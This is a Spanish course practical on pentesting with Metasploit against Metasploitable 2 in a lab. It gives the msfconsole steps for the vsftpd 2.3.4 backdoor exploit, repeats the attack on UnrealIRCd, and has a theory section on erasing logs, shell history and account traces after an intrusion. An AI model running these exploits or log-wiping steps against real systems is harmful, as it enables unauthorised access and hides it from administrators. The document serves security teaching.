Curso:	**2024-2025**	*Ciclo:*	**SISTEMAS MICROINFORMÁTICOS Y REDES**
Fecha:		*Módulo:*	**Seguridad Informática**
Tipo:	**PRÁCTICA**	*Profesor:*	**Juan Fco. Carrillo Torralbo.**
Título:	**Pentesting 3. Análisis información pública. Metasploit Framework**		

Parte teórica.

Eliminar evidencias de un ataque

Durante un ataque a un sistema, **se genera información que queda registrada en ficheros log**, los cuales contienen detalles de eventos ocurridos, desde el núcleo del sistema operativo hasta las aplicaciones y servicios en ejecución. Estos archivos **son vitales para la detección y resolución de problemas en el sistema**, ya que almacenan cada acción, por pequeña que sea, permitiendo a los administradores monitorear y diagnosticar cualquier fallo o irregularidad.

En el contexto de un hacking no ético, **los atacantes suelen borrar estos registros** para eliminar cualquier evidencia de su intrusión. De manera similar, en los test de intrusión consentidos o hacking ético, se recomienda eliminar cualquier rastro del proceso para evitar confusiones futuras con actividades maliciosas. Esto incluye la eliminación de usuarios creados, procesos utilizados para obtener acceso, y cualquier evento generado durante la prueba, dejando el sistema en su estado original.

A continuación, se resumen ciertas pautas que se deben llevar a cabo para eliminar cualquier evidencia de una intrusión:

- **Existen servicios que pueden monitorizar las actividades llevadas a cabo en la penetración de un sistema.** Se deben conocer todos estos servicios y cómo llevan a cabo la monitorización y control de accesos no autorizados.
- **En caso de necesidad extrema, se podría eliminar archivos del sistema operativo** que conllevasen la imposibilidad de volver a iniciarse y, por tanto, provocarían la necesidad de reinstalación completa del sistema operativo.
- **Se debería usar, siempre que se pueda, una distribución Live.** Proceder de este modo evita dejar huellas en la máquina desde la que se llevó a cabo la acción intrusiva.
- **Revisar información almacenada en ficheros:**
    - Todos los ficheros log, así como todo lo que tenga que ver con software de gestión de eventos.
    - Los ficheros temporales que se generan cuando se lleva una acción en el sistema operativo o en cualquier aplicación.
- **Eliminar cualquier huella en:**
    - Los procesos de navegación en aquellos sitios web visitados en la máquina atacada.
    - El historial de comandos ejecutados a través del Shell, ya que se puede recrear los comandos usados.
    - La creación o manipulación de cuentas de usuarios, grupos, privilegios o cualquier otro objeto relacionado con la autenticación para burlar los procesos asociados.

Existen opciones para averiguar información de las conexiones como **Utmpdump** o con el comando **lastlog.** Con lastlog se puede conocer cuándo tuvo lugar el inicio de sesión más reciente de cada uno de los usuarios que se encuentran configurados en el fichero /etc/passwd.

La información sobre los logins se encuentra en los ficheros:

```
/var/log/btmp
/var/log/wtmp.
```

Estos ficheros almacenan su información con formato binario, así que no es posible ver su contenido abriéndolos con un editor de texto plano.

Curso:	**2024-2025**	*Ciclo:*	**SISTEMAS MICROINFORMÁTICOS Y REDES**
Fecha:		*Módulo:*	**Seguridad Informática**
Tipo:	**PRÁCTICA**	*Profesor:*	**Juan Fco. Carrillo Torralbo.**
Título:	**Pentesting 3. Análisis información pública. Metasploit Framework**		

Descripción del ejercicio:

- Usar Metasploit para realizar un escaneo de vulnerabilidades y ejecutar un exploit contra un sistema vulnerable en un entorno controlado.
- Investigar evidencias de un ataque.

1. **Ejercicio 1:**

a) Iniciar el Metasploit Framework (msfconsole) en Kali Linux.

```
sudo msfconsole
```

b) Utiliza el módulo search para encontrar exploits disponibles para Metasploitable 2:

```
search vsftpd
```

c) Selecciona el exploit encontrado:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

d) Muestra las opciones que necesita el exploit

```
options
```

e) Mostramos los payloads disponibles

```
show payloads
```

f) Seleccionamos el payload elegido

```
Set payload 0
```

g) Configura el objetivo:

```
set RHOST [IP de Metasploitable]
```

h) Lanza el exploit para comprobar si es efectivo:


```
exploit
```

i) Muestra una captura de pantalla donde se puedan ver las dos máquinas antes de crear un fichero en la máquina objetivo y que muestre el proceso de metasploit.

j) Desde el acceso recién creado en metasploit genera en la máquina objetivo en su directorio /home un fichero que sea “NombreCompletoAlumno_puerto21.txt”

k) Muestra una captura de pantalla donde se puedan ver las dos máquinas DESPUÉS de crear un fichero en la máquina objetivo y que muestre el proceso de metasploit.

Curso:	**2024-2025**	Ciclo:	**SISTEMAS MICROINFORMÁTICOS Y REDES**
Fecha:		Módulo:	**Seguridad Informática**
Tipo:	**PRÁCTICA**	Profesor:	**Juan Fco. Carrillo Torralbo.**
Título:	**Pentesting 3. Análisis información pública. Metasploit Framework**		



2. Ejercicio 2:

l) Vuelve a repetir el proceso para atacar el puerto **"6667/tcp open irc UnrealIRCd"** que hemos detectado anteriormente con nmap.

m) Repite los apartados del ejercicio 2

n) Muestra una captura de pantalla donde se puedan ver las dos máquinas antes de crear un fichero en la máquina objetivo y que muestre el proceso de metasploit.

o) Genera un fichero Desde el acceso recién creado en metasploit, en la máquina objetivo, en su directorio /home un fichero que sea "NombreCompletoAlumno_puerto6667.txt"

p) Muestra una captura de pantalla donde se puedan ver las dos máquinas DESPUÉS de crear un fichero en la máquina objetivo y que muestre el proceso de metasploit.

3. Ejercicio 3 (manteniendo la última conexión desde metasploit activa de root):

q) Investiga las entradas en la máquina objetivo (Metasploitable 2) con :

```
lastlog -t 1

last -n 5
```

r) Explica la información que obtienes.